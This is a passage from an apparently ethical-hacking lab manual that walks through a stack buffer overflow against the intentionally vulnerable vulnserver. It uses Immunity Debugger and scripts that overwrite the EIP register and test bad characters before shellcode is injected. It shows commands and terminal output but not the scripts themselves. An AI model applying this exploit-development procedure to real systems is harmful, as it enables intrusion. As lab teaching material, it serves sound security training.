91. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
92. Now, we shall run the Python script to overwrite the EIP register.
93. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
94. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.


```

./overwrite.py - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#

```


95. Switch to the **Windows 11** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.



96. Close **Immunity Debugger** and the vulnerable server process.

97. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
98. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode
Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., “\x00”, are badchars.
99. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
100. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




```
Applications Places System [Terminal Icon] [File Icon] [Parrot Logo]
./badchars.py - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x badchars.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./badchars.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#
```

101. Switch to the **Windows 11** virtual machine.

